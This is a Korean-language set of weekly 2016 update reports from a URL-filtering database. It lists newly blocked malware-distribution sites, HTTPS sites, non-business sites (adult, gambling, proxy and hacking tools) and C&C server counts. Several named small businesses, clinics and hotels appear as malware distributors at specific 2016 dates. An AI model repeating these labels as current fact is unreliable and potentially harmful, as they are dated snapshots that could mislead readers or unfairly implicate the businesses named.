〈증권사〉,〈투자정보〉	www.pinebridge.co.kr/	708
〈프록시〉,〈해킹〉,〈원격서비스〉	www.ultimate-anonymity.com/	90
〈전자상거래〉	www.miraclemall.co.kr/	5,003
〈커뮤니티〉	www.mysterycircle.co.kr/	6,357
〈기타 카테고리〉	www.talkyple.com/	26,387
계		50,742

넷앱스 (Network Applications)

4,074 | 134

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	111
〈게임〉	오버워치 외 3개	16
〈메신저〉	AOL 외 2개	7
계		134

2016년 누적 (29주차)

지난 1주일 누적 (2016.07.18~07.22)

18,175,455 악성코드 배포사이트 — **318,640** (추가 163,168 / 삭제 155,472)

카테고리	추가 사이트(예)		추가시점
〈여행_레저〉	부산바다축제	seafestival.co.kr	16.7.18
〈생활_가정〉	둘둘치킨 외 1개	22chicken.co.kr	16.7.19
〈건강_의학〉	목포아동병원	mpchild.com	16.7.20

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	36

512 암호화웹(HTTPS)사이트 — **43**

카테고리	추가 사이트(예)	
〈음란물〉	Sexvid 외 1개	https://www.sexvid.xxx/
〈게임〉	Gamurs 외 2개	https://www.gamurs.com/
〈도박〉	slingo 외 6개	https://www.slingo.com/
〈채팅〉	Eikon메신저	https://eikonmessenger.com/
〈웹메일〉	Twc_웹메일 외 3개	https://mail.twc.com/
〈웹하드〉	Ice파일쉐어 외 2개	https://share.theice.com/
〈인터넷금융〉	Ethereum	https://ethereum.org/
〈여행_취미_레저〉	에어비앤비 외 19개	https://www.airbnb.co.kr/

647,276 비업무 사이트 — **48,691**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torangtorang.com/	175
〈음란물〉	www.xtree9.com/	9,905
〈게임〉	www.soulhuntersgame.com/	741
〈도박〉	www.isla88.com/	498
〈만화〉,〈채팅〉	www.tongtoon.co.kr/	108
〈증권사〉,〈투자정보〉	www.jaeilgold.co.kr/	665
〈프록시〉,〈해킹〉,〈원격서비스〉	www.hackitnow.com/	190
〈전자상거래〉	www.chilkabmall.co.kr/	4,693
〈커뮤니티〉	www.romanticschool.co.kr/	6,428
〈기타 카테고리〉	www.short-wave.info/	25,288
계		48,691

4,480 넷앱스 (Network Applications) — **406**

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	36
〈게임〉	카발온라인 외 2개	344
〈웹하드〉	웹하드_레노버클라우드 외 2개	19
〈우회접속〉	IPWork 외 1개	7
계		406

2016년 누적 (30주차)

지난 1주일 누적 (2016.07.25~07.29)

악성코드 배포사이트

18,446,515 | 271,060 (추가 137,198 / 삭제 133,862)

카테고리	추가 사이트(예)		추가시점
〈건강_의학〉	약손한의원	ysomc.co.kr	16.7.27
〈여행_레저〉	담양리조트	danyangresort.com	16.7.26
〈생활_가정〉	둘둘치킨	22chicken.co.kr	16.7.25

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	79

암호화웹 (HTTPS)사이트

528 | 16

카테고리	추가 사이트(예)	
〈음란물〉	bamkkot 외 1개	https://www.bamkkot.com/
〈도박〉	livecasino.social 외 6개	https://www.livecasino.social/
〈게임〉	Pvp라이브	https://www.pvplive.net/
〈웹메일〉	USP_웹메일	https://webmail.usp.br/
〈P2P_Warez〉	넷파일	https://www.netfile.co.kr/
〈웹하드〉	순천향대학교_웹디스크	https://webdisk.sch.ac.kr/
〈원격제어〉	팀뷰어	https://www.teamviewer.com/

비업무 사이트

674,986 | 27,710

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.yourserie.com/	75
〈음란물〉	www.19bam.kr/	4,184
〈게임〉	www.clashcalculator.com/	231
〈도박〉	www.elk-be.com/	241
〈만화〉,〈채팅〉	www.besttoon.co.kr/	16
〈증권사〉,〈투자정보〉	www.iqtv.co.kr/	336
〈프록시〉,〈해킹〉,〈원격서비스〉	www.torrentprivacy.com/	91
〈전자상거래〉	www.kidsandj.com/	1,618
〈커뮤니티〉	www.romanticschool.co.kr/	5,247
〈기타 카테고리〉	www.short-wave.info/	10,675
계		27,710

넷앱스 (Network Applications)

4,591 | 111

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	79
〈게임〉	메이플스토리 외 2개	26
〈메신저〉	Eikon_메신저	1
〈증권〉	유안타증권(구 동양종합금융)	5
계		111

2016년 누적 (31주차)

지난 1주일 누적 (2016.08.01~08.05)

악성코드 배포사이트

18,700,363 | 253,848 (추가 121,502 / 삭제 132,346)

카테고리	추가 사이트(예)		추가시점
〈학교_학술_교육_연구기관〉	총신상담센터	csucounsel.com	16.8.4
〈채팅〉	조이팅	joyting.com	16.8.4
〈여행_레저〉	골프레슨	golf_lesson.co.kr	16.8.3
〈건강_의학〉	성누가 요양원	lukecare.co.kr	16.8.3
〈P2P_warez〉	본디스크	bondisk.com	16.8.2

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	21

암호화웹 (HTTPS)사이트

544 | 16

카테고리	추가 사이트(예)	
〈음란물〉	newya1	https://www.newya1.net/
〈도박〉	Platinum_Play 외 9개	https://www.platinumplaycasino.com/
〈P2P_Warez〉	YTS.ag 외 1개	https://www.yts.ag/
〈웹하드〉	센드애니웨어	https://send-anywhere.com/
〈프록시〉	torrentprivacy	https://www.torrentprivacy.com/
〈웹메일〉	Cimne_웹메일	https://webmail.cimne.upc.edu/

비업무 사이트

690,328 | 15,342

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.bank369.com/	117
〈음란물〉	www.anmatown.com/	1,436
〈게임〉	www.hihoy.com/	115
〈도박〉	www.383138.com/	54
〈만화〉,〈채팅〉	www.ssuang.com/	25
〈증권사〉,〈투자정보〉	www.ipoinvest.co.kr/	308
〈프록시〉,〈해킹〉,〈원격서비스〉	zoxy.net/	88
〈전자상거래〉	www.mungubank.com/	1,333
〈커뮤니티〉	www.woori1.xyz/	4,660
〈기타 카테고리〉	www.wpgmaps.com/	7,206
계		15,342

넷앱스 (Network Applications)

4,624 | 33

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	21
〈증권〉	키움증권 (영웅문4)	12
계		33

8월

2016년 누적 (32주차)

지난 1주일 누적 (2016.08.08~08.12)

악성코드 배포사이트

19,058,944 | 358,581 (추가 181,176 / 삭제 177,405)

카테고리	추가 사이트(예)		추가시점
〈커뮤니티_동호회〉	포토샵도사	photoshopdosa.tistory.com	16.8.11
〈전자상거래_경매〉	김영모과자점	www.k-breadshop.com	16.8.10
〈생활_가정〉	둘둘치킨 외 1개	www.22chicken.co.kr	16.8.9
〈기업_경영〉	신정관광	www.shinjung-tour.co.kr	16.8.9

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	227

암호화웹 (HTTPS)사이트

561 | 17

카테고리	추가 사이트(예)	
〈음란물〉	Hellven	https://www.hellven.net/
〈도박〉	Lion79 외 4개	https://www.lion79.com/
〈P2P_Warez〉	토렌트걸 외 1개	https://torrentgirls.com/
〈웹메일〉	Eastlink_웹메일 외 3개	https://webmail.eastlink.ca/
〈복권_경품_이벤트〉	스포츠토토	https://www.sportstoto.co.kr/
〈컴퓨터_인터넷_IT〉	VirtualBox 외 1개	https://www.virtualbox.org/

비업무 사이트

710,630 | 20,302

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.magaotorrent.com/	99
〈음란물〉	www.dbk82.com/	879
〈게임〉	www.letspokemon.com/	123
〈도박〉	www.mgame44.com/	280
〈만화〉,〈채팅〉	www.shenmanhua.com/	45
〈증권사〉,〈투자정보〉	www.miraeinvest.com/	465
〈프록시〉,〈해킹〉,〈원격서비스〉	www.vipsocks24.net/	160
〈전자상거래〉	www.goyangishop.co.kr/	1,692
〈커뮤니티〉	www.naesonju.com/	6,195
〈기타 카테고리〉	www.tillion.co.kr/	10,364
계		20,302

넷앱스 (Network Applications)

4,867 | 243

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	227
〈게임〉	미르의전설2 외 5개	13
〈메신저〉	ICQ	3
계		243

2016년 누적 (33주차)

지난 1주일 누적 (2016.08.15~08.19)

악성코드 배포사이트

19,266,998 | 208,054 (추가 105,716 / 삭제 102,338)

카테고리	추가 사이트(예)		추가시점
〈건강_의학〉	목포아동병원	www.mpchild.com	16.8.15
〈기업_경영〉	양평해장국	www.haejang.com	16.8.16
	김밥천국	www.kimbabcheongug.co.kr	16.8.16
〈여행_레저〉	씨사이드호텔	www.seasidehotel.co.kr	16.8.17
	용추계곡유원지	www.ycvalley.com	16.8.17

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	84

암호화웹(HTTPS)사이트

579 | 18

카테고리	추가 사이트(예)	
〈음란물〉	lelo 외 2개	https://www.lelo.com/
〈도박〉	bluelions-casino 외 7개	https://www.bluelions-casino.com/
〈웹하드〉	구글드라이브2 외 2개	어플리케이션
〈웹메일〉	PTT_NET_웹메일	https://webmail.ptt.rs/uwc/
	Duke_웹메일	https://webmail.duke.edu/
〈인터넷금융〉	BITTREX	https://bittrex.com/
	POLONIEX	https://poloniex.com/

비업무 사이트

730,384 | 19,754

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentkings.net/	214
〈음란물〉	www.godbamaa.top/	4,655
〈게임〉	www.mcgamer.net/	190
〈도박〉	www.gamedamoa.net/	210
〈만화〉,〈채팅〉	www.bbotoon.com/	21
〈증권사〉,〈투자정보〉	www.pharmstock.co.kr/	196
〈프록시〉,〈해킹〉,〈원격서비스〉	clashroyalehacker.net/	67
〈전자상거래〉	www.cnsmall.co.kr/	1,125
〈커뮤니티〉	www.pictaram.com/	5,862
〈기타 카테고리〉	www.koreanary.com/	7,214
계		19,754

넷앱스 (Network Applications)

4,952 | 85

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	84
〈파일공유〉	Gample	1
계		85

2016년 누적 (34주차)

지난 1주일 누적 (2016.08.22~08.26)

악성코드 배포사이트

19,981,125 | 714,127 (추가 351,259 / 삭제 362,868)

카테고리	추가 사이트(예)		추가시점
〈생활_가정〉	전북고속	www.jbexpress.co.kr	16.8.25
〈전자상거래_경매〉	라바짜몰	www.lavazzamall.com	16.8.24
〈건강_의학〉	목포아동병원	www.mpchild.com	16.8.23
	성누가 요양원	www.lukecare.co.kr	16.8.23

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	166

암호화웹 (HTTPS)사이트

605 | 26

카테고리	추가 사이트(예)	
〈음란물〉	naughtyboy 외 2개	http://www.naughtyboy.com.au/
〈도박〉	sveacasino 외 5개	https://www.sveacasino.com/
〈웹오피스〉	원노트	https://www.onenote.com/
〈웹하드〉	Myairbridge 외 9개	https://www.myairbridge.com/
〈웹메일〉	비아트론_웹메일 외 1개	https://webmail.viatrontech.com/
〈정부_공공기관_법_정치〉	통합연금포털 외 1개	https://100lifeplan.fss.or.kr/
〈일반〉	야후	https://www.yahoo.com/

비업무 사이트

750,941 | 20,557

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.pivd.kr/	138
〈음란물〉	www.godbam.com/	1,584
〈게임〉	www.kmdgames.net/	202
〈도박〉	www.dd666.net/	65
〈만화〉,〈채팅〉	www.mootoon.co.kr/	31
〈증권사〉,〈투자정보〉	www.fincore.co.kr/	339
〈프록시〉,〈해킹〉,〈원격서비스〉	ultimatefreehack.com/	24
〈전자상거래〉	www.candy-girl.co.kr/	2,117
〈커뮤니티〉	www.3cushion.co.kr/	6,400
〈기타 카테고리〉	www.tbnbp.or.kr/	9,657
계		20,557

넷앱스 (Network Applications)

5,124 | 172

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	166
〈파일공유〉	웹하드_box_cloud	6
계		172

2016년 누적 (35주차)

지난 1주일 누적 (2016.08.29~09.02)

악성코드 배포사이트

20,267,837 | 286,712 (추가 143,468 / 삭제 143,244)

카테고리	추가 사이트(예)		추가시점
〈전자상거래_경매〉	월간낚시	www.okan.co.kr	16.9.1
〈구인_구직〉	에이치투잡	www.h2job.co.kr	16.8.31
〈채팅〉	조이팅	www.joyting.com	16.8.31
〈건강_의학〉	Fitness YOGA	www.fnyoga.biz	16.8.29

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	23

암호화웹 (HTTPS)사이트

625 | 20

카테고리	추가 사이트(예)	
〈도박〉	vernons 외 1개	https://www.vernons.com/
〈음란물〉	frisky 외 4개	https://www.frisky.com.au/
〈웹하드〉	Cloud_mail	https://cloud.mail.ru/
〈P2P_Warez〉	토렌트위즈 외 1개	https://www.torrentwiz.com/
〈웹메일〉	ITRC_메일 외 3개	https://webmail.itrc.ac.ir/
〈구인구직〉	월드잡	https://www.worldjob.or.kr/
〈인터넷금융〉	IBK기업은행오픈뱅킹	https://open.ibk.co.kr/

비업무 사이트

769,718 | 18,777

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.r-torrent.com/	56
〈음란물〉	www.123bb.top/	1,446
〈게임〉	www.pokereporter.com/	180
〈도박〉	www.tcm792.com/	72
〈만화〉,〈채팅〉	www.tonarinoyj.jp/	13
〈증권사〉,〈투자정보〉	www.hanvietinvest.com/	322
〈프록시〉,〈해킹〉,〈원격서비스〉	www.level23hacktools.com/	25
〈전자상거래〉	www.htnmall.com/	1,630
〈커뮤니티〉	www.homeimage.co.kr/	6,490
〈기타 카테고리〉	www.calc-site.com/	8,543
계		18,777

넷앱스 (Network Applications)

5,148 | 24

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	23
〈게임〉	하스스톤	1
계		24

9월

2016년 누적 (36주차)

지난 1주일 누적 (2016.09.05~09.09)

악성코드 배포사이트

20,554,411 | 286,574 (추가 143,330 / 삭제 143,244)

카테고리	추가 사이트(예)		추가시점
〈커뮤니티_동호회〉	금호디카동호회	www.khdica.co.kr	16.9.7
〈학교_학술_교육_연구기관〉	총신상담센터	www.csucounsel.com	16.9.7
〈여행_레저〉	경주게스트하우스산타	www.guesthousesanta.com	16.9.6
〈기업_경영〉	피자팩토리	www.pizzafactory.co.kr	16.9.5

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	313

암호화웹(HTTPS)사이트

643 | 18

카테고리	추가 사이트(예)	
〈음란물〉	bamwar 외 4개	https://www.bamwar.org/
〈도박〉	slotmatic 외 7개	https://www.slotmatic.com/
〈웹하드〉	FileTea	https://www.filetea.me/
	클라우드베리	https://thecloudberry.co.kr/
〈P2P_Warez〉	디아블로_토렌트 외1개	https://www.diablotorrent.net/
〈웹메일〉	Shaw_웹메일	https://webmail.shaw.ca/
	Strubi_웹메일	https://mail.strubi.ox.ac.uk/

비업무사이트

788,835 | 19,117

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentblog.net/	89
〈음란물〉	www.777seven.com/	3,409
〈게임〉	gamesos.co.kr/	215
〈도박〉	www.vgvg88.com/	122
〈만화〉,〈채팅〉	www.manhwa01.com/	29
〈증권사〉,〈투자정보〉	m.stockpoint.co.kr/	290
〈프록시〉,〈해킹〉,〈원격서비스〉	unblocked.live/	26
〈전자상거래〉	www.yedaummall.com/	1,692
〈커뮤니티〉	www.ahnfan.com/	5,207
〈기타 카테고리〉	www.barmap.co.kr/	8,038
계		19,117

넷앱스(Network Applications)

5,464 | 316

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	313
〈게임〉	드래곤네스트	3
계		316

2016년 누적 (37,38주차)

지난 2주일 누적 (2016.09.12~09.23)

21,004,383 악성코드 배포사이트 **449,972** (추가 228,763 / 삭제 221,209)

카테고리	추가 사이트(예)		추가시점
〈모바일 서비스〉	천리안 모바일	mchol.net	16.9.22
〈포탈_검색〉	천리안	simmani.chol.com	16.9.22
〈검색_포탈_순위사이트〉	가자아이	www.gajai.co.kr	16.9.21
〈참고자료〉	항공백과사전 -AirDic	www.airdic.com	16.9.20

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	71

682 암호화웹(HTTPS)사이트 **39**

카테고리	추가 사이트(예)	
〈음란물〉	bamplay 외 2개	https://www.bamplay.net/
〈도박〉	mobilewins 외 5개	https://www.mobilewins.co.uk/
〈게임〉	CardGames 외 1개	https://cardgames.io/
〈웹메일〉	Mailbird 외 3개	https://www.getmailbird.com/
〈공공기관 웹메일〉	포항시_웹메일	https://mail.pohang.go.kr/
〈인터넷금융〉	도이치은행 외 21개	https://www.busanbank.co.kr/
〈컴퓨터_인터넷_IT〉	Adobe	https://www.adobe.com/

815,008 비업무사이트 **26,173**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.avboja.com/	77
〈음란물〉	www.shajamall.co.kr/	4,830
〈게임〉	www.hopygame.net/	245
〈도박〉	www.gambleonline.co/	228
〈만화〉,〈채팅〉	mangahack.com/	18
〈증권사〉,〈투자정보〉	www.franklintempleton.com/	316
〈프록시〉,〈해킹〉,〈원격서비스〉	www.unblock-anything.com/	122
〈전자상거래〉	www.wellgreenmall.co.kr/	1,731
〈커뮤니티〉	www.boogoin.org/	9,833
〈기타 카테고리〉	www.hana300.com/	8,773
계		26,173

5,536 넷앱스(Network Applications) **72**

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	71
〈게임〉	타이젬바둑/조이바둑	1
계		72

9월

2016년 누적 (39주차)

지난 2주일 누적 (2016.09.26~09.30)

악성코드 배포사이트

21,731,875 → 727,492 (추가 291,226 / 삭제 436,266)

카테고리	추가 사이트(예)		추가시점
〈사회단체〉	2016 포항리그	www.pohangbaseball.com	16.9.28
〈생활_가정〉	자동차마당	www.carmadang.co.kr	16.9.28
〈여행_레저〉	대한여행사	www.koreantour.co.kr	16.9.27
〈건강_의학〉	목포아동병원	www.mpchild.com	16.9.25

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	25

암호화웹(HTTPS)사이트

700 → 18

카테고리	추가 사이트(예)	
〈음란물〉	Penijoy3 외 1개	https://www.penijoy3.com/
〈도박〉	Vegascasino 외 6개	https://www.vegascasino.io/
〈게임〉	배틀쉽 외 5개	https://www.battleship-game.org/
〈웹하드〉	Minbox	https://www.minbox.com/
〈증권사〉	키움증권	https://www.kiwoom.com/
〈전자상거래〉	미래식당	https://www.meesig.com/

비업무사이트

832,529 → 17,521

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.bufile.com/	59
〈음란물〉	www.shieldcy.club/	184
〈게임〉	www.cashpam.com/	222
〈도박〉	www.8282aaa.com/	78
〈만화〉,〈채팅〉	www.lovewar.kr/	115
〈증권사〉,〈투자정보〉	www.fintor.co.kr/	330
〈프록시〉,〈해킹〉,〈원격서비스〉	vanishedvpn.com/	35
〈전자상거래〉	www.nanana24.com/	2,252
〈커뮤니티〉	www.animalmate.co.kr/	5,384
〈기타 카테고리〉	www.tide-forecast.com/	8,862
계		17,521

넷앱스 (Network Applications)

5,567 → 31

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	25
〈게임〉	오버워치	2
	버블파이터	4
계		31

2016년 누적 (40주차)

지난 1주일 누적 (2016.10.03~10.07)

악성코드 배포사이트

22,459,378

727,503 (추가 291,237 / 삭제 436,266)

카테고리	추가 사이트(예)		추가시점
〈복권_경품_이벤트〉	로또플러스	www.lottoplus.co.kr	16.10.6
〈채팅〉	조이팅	www.joyting.com	16.10.4
〈기업_경영〉	피자팩토리	www.pizzafactory.co.kr	16.10.3

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	190

암호화웹 (HTTPS)사이트

718

18

카테고리	추가 사이트(예)	
〈게임〉	어반갤럭시온라인 외 1개	https://www.urbangalaxyonline.com/
〈도박〉	instantbingo 외 6개	https://www.instantbingo.ag/
〈프록시〉	SurfEasy	https://www.surfeasy.com/
〈증권사〉	미래에셋대우 외 1개	https://www.miraeassetdaewoo.com/
	하나대투증권(HTTPS) → 하나금융투자(HTTPS)	
〈전자상거래〉	올리브영 외 1개	https://www.oliveyoungshop.com/
〈정부_공공기관_법_정치〉	금융정보분석원	https://www.kofiu.go.kr/

비업무 사이트

851,523

18,994

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.planet-torrent.com/	246
〈음란물〉	www.99misskim.com/	2,642
〈게임〉	www.progamersonline.com/	238
〈도박〉	www.pokies.com/	984
〈만화〉,〈채팅〉	www.mangahome.com/	61
〈증권사〉,〈투자정보〉	www.fundlab.co.kr/	286
〈프록시〉,〈해킹〉,〈원격서비스〉	www.unblockblocked.net/	384
〈전자상거래〉	www.safarimall.kr/	1,381
〈커뮤니티〉	www.singlero.co.kr/	4,665
〈기타 카테고리〉	www.freethesaurus.com/	8,107
계		18,994

넷앱스 (Network Applications)

5,759

192

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	190
〈증권〉	한국투자증권(Efriend Pro) 외 1개	2
	하나선물	-
	하나대투증권 → 하나금융투자(구 대한투자신탁)	
계		192

10월

2016년 누적 (41주차)

지난 1주일 누적 (2016.10.10~10.14)

악성코드 배포사이트

22,698,238 | 238,860 (추가 111,454 / 삭제 111,454)

카테고리	추가 사이트(예)		추가시점
〈이동통신서비스〉	스마트119	www.smart119.co.kr	16.10.13
〈기업_경영〉	맘스터치	www.momstouch.co.kr	16.10.11
〈구인_구직〉	널스잡	www.nursejob.co.kr	16.10.9
〈P2P_Warez〉	미투디스크	me2disk.com	16.10.9

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	191

암호화웹 (HTTPS)사이트

736 | 18

카테고리	추가 사이트(예)	
〈음란물〉	bitporno 외 3개	https://www.bitporno.sx/
〈게임〉	스팀 외 5개	https://store.steampowered.com/
〈도박〉	paa77 외 2개	https://www.paa77.com/
〈웹메일〉	서남대_웹메일 외 2개	https://webmail.seonam.ac.kr/
	다음메일	https://mail.daum.net/

비업무 사이트

869,697 | 18,174

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.duaidot.co.kr/	47
〈음란물〉	www.ydamoa.net/	457
〈게임〉	www.skeleton.o-r.kr/	172
〈도박〉	www.w88kr11.com/	140
〈만화〉,〈채팅〉	www.marketoon.co.kr/	24
〈증권사〉,〈투자정보〉	www.everstock.net/	366
〈프록시〉,〈해킹〉,〈원격서비스〉	www.hackcheatengine.com/	31
〈전자상거래〉	www.ljl.co.kr/	2,374
〈커뮤니티〉	www.madangbal.net/	4,912
〈기타 카테고리〉	www.lunitidal-interval.com/	9,651
계		18,174

넷앱스 (Network Applications)

6,078 | 319

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	191
〈게임〉	메이플스토리 외 5개	102
〈증권〉	메리츠증권 외 2개	26
계		319

2016년 누적 (42주차)

지난 1주일 누적 (2016.10.17~10.21)

23,143,745 악성코드 배포사이트 **445,507** (추가 194,706 / 삭제 250,801)

카테고리	추가 사이트(예)		추가시점
〈학교_학술_교육_연구기관〉	한국평생교육원 외 1개	www.kedunet.co.kr	16.10.20
〈P2P_Warez〉	하이디스크	www.hidisk.com	16.10.20
〈기업_경영〉	양평해장국	www.haejang.co.kr	16.10.18

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	176

757 암호화웹 (HTTPS)사이트 **21**

카테고리	추가 사이트(예)	
〈음란물〉	clonezonedirect 외 1개	https://www.clonezonedirect.co.uk/
〈웹하드〉	Teambox 외 1개	https://www.teamboxcloud.com/
〈도박〉	novibet 외 1개	https://www.novibet.com/
〈웹메일〉	iPrimus_웹메일 외 11개	https://webmail.iprimus.com.au/
〈프록시〉	proxyswitcher	https://www.proxyswitcher.com/
〈공공기관 웹메일〉	SEN_메일	https://mail.sen.go.kr/
〈커뮤니티〉	KakaoGroup	https://group.kakao.com/

885,705 비업무 사이트 **16,008**

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrentmoatv.org/	80
〈음란물〉	www.jbtoy.co.kr/	2,340
〈게임〉	m.4game.co.kr/	148
〈도박〉	www.playdoit.com/	269
〈만화〉,〈채팅〉	www.ani119.com/	20
〈증권사〉,〈투자정보〉	www.housestock.net/	285
〈프록시〉,〈해킹〉,〈원격서비스〉	www.fastfreeproxy.org/	89
〈전자상거래〉	www.zepp.co.kr/	1,550
〈커뮤니티〉	www.penchi.co.kr/	4,127
〈기타 카테고리〉	www.jagijudo.com/	7,100
계		16,008

6,281 넷앱스 (Network Applications) **203**

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	176
〈웹하드〉	팀박스 외 1개	6
〈게임〉	프리스톤테일 외 1개	18
〈파일공유〉	웹하드_바이두 외 2개	3
계		203

2016년 누적 (43주차)

지난 1주일 누적 (2016.10.24~10.28)

악성코드 배포사이트

23,756,354 | 612,609 (추가 272,060 / 삭제 340,549)

카테고리	추가 사이트(예)		추가시점
〈구인_구직〉	메디잡	www.medijob.cc	16.10.27
〈도박〉	사요나라티비	www.sayonara.tv	16.10.27
〈기업_경영〉	웅진코웨이 정수기	www.ecoway.co.kr	16.10.26
〈P2P_Warez〉	멜론디스크	www.melondisk.co.kr	16.10.25

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	114

암호화웹(HTTPS)사이트

793 | 36

카테고리	추가 사이트(예)	
〈음란물〉	opholic8 외 25개	https://www.opholic8.com/
〈도박〉	mywin24 외 3개	https://www.mywin24.com/
〈P2P_Warez〉	토렌트킴5	https://www.torrentkim5.net/
〈웹메일〉	오하이오주립대_웹메일 외 2개	https://email.osu.edu/
〈금융〉	신협개인뱅킹 외 1개	https://openbank.cu.co.kr/
	하나은행 → KEB하나은행	-

비업무사이트

901,864 | 16,159

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.torrent9.ws/	110
〈음란물〉	www.opwow16.com/	1,368
〈게임〉	www.plonga.com/	111
〈도박〉	www.casinossouthafrica.com/	224
〈만화〉,〈채팅〉	www.comicosity.com/	27
〈증권사〉,〈투자정보〉	www.hanwoolfund.co.kr/	290
〈프록시〉,〈해킹〉,〈원격서비스〉	www.proxy.premium-web.de/	60
〈전자상거래〉	www.revworld.co.kr/	1,278
〈커뮤니티〉	www.lifeplusbucket.com/	5,472
〈기타 카테고리〉	www.writtensound.com/	7,219
계		16,159

넷앱스(Network Applications)

6,405 | 124

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	114
〈게임〉	오버워치 외 1개	9
〈우회접속〉	젠메이트	1
계		124

2016년 누적 (44주차)

지난 1주일 누적 (2016.10.31~11.04)

악성코드 배포사이트

24,359,048	602,694	추가 193,164	삭제 409,530

카테고리	추가 사이트(예)		추가시점
〈P2P_Warez〉	파일혼	www.filehon.kr	16.11.3
〈생활_가정〉	계림농장	www.gregg.co.kr	16.10.31
	자동차마당	www.carmadang.co.kr	16.11.2
〈전자상거래_경매〉	캐논아이쇼핑몰	www.canoneye.com	16.10.31

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	164

암호화웹 (HTTPS)사이트

821	28

카테고리	추가 사이트(예)	
〈음란물〉	avgirl 외 13개	https://www.avgirl.online/
〈도박〉	betin 외 5개	https://www.betin.com/
〈채팅〉	라인	https://line.me/
〈웹메일〉	부산대_웹메일 외 1개	https://webmail.pusan.ac.kr/
〈금융〉	농협뱅킹	https://banking.nonghyup.com/
〈컴퓨터_인터넷_IT〉	LINE_Corp	https://linecorp.com/

비업무 사이트

917,892	16,028

카테고리	추가 사이트(예)	카테고리별 신규사이트 수
〈웹하드〉,〈P2P〉	www.powerfolder.com/	181
〈음란물〉	www.kiss5004.net/	791
〈게임〉	www.overking.com/	179
〈도박〉	www.cks28.com/	159
〈만화〉,〈채팅〉	www.nc-comix.com/	31
〈증권사〉,〈투자정보〉	www.leadersfm.co.kr/	281
〈프록시〉,〈해킹〉,〈원격서비스〉	www.hideip.co/	60
〈전자상거래〉	www.webikemall.co.kr/	1,418
〈커뮤니티〉	www.jsos.kr/	5,348
〈기타 카테고리〉	www.bideomap.com/	7,580
계		16,028

넷앱스 (Network Applications)

6,595	190

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	164
〈게임〉	구검 외 2개	3
〈파일공유〉	JOC_MP3_Finder 외 1개	9
〈웹메일 연동〉	아웃룩_smtp 외 4개	14
계		190

2016년 누적 (45주차)

지난 1주일 누적 (2016.11.07~11.11)

악성코드 배포사이트

24,659,971 | 300,923 (추가 174,650 / 삭제 126,273)

카테고리	추가 사이트(예)		추가시점
〈전자상거래_경매〉	금호악기	www.kumhomusic.com	16.11.10
〈P2P_Warez〉	멜론디스크 외 2개	www.melondisk.co.kr	16.11.9
〈사회단체〉	서울시 산학연 협력포럼	www.sforum.co.kr	16.11.8

카테고리	넷앱스 명	추가 IP/Port 수
〈공공기관차단권고〉	CnC 서버	232

암호화웹 (HTTPS)사이트

850 | 29

카테고리	추가 사이트(예)	
〈음란물〉	candy22 외 9개	https://www.candy22.net/
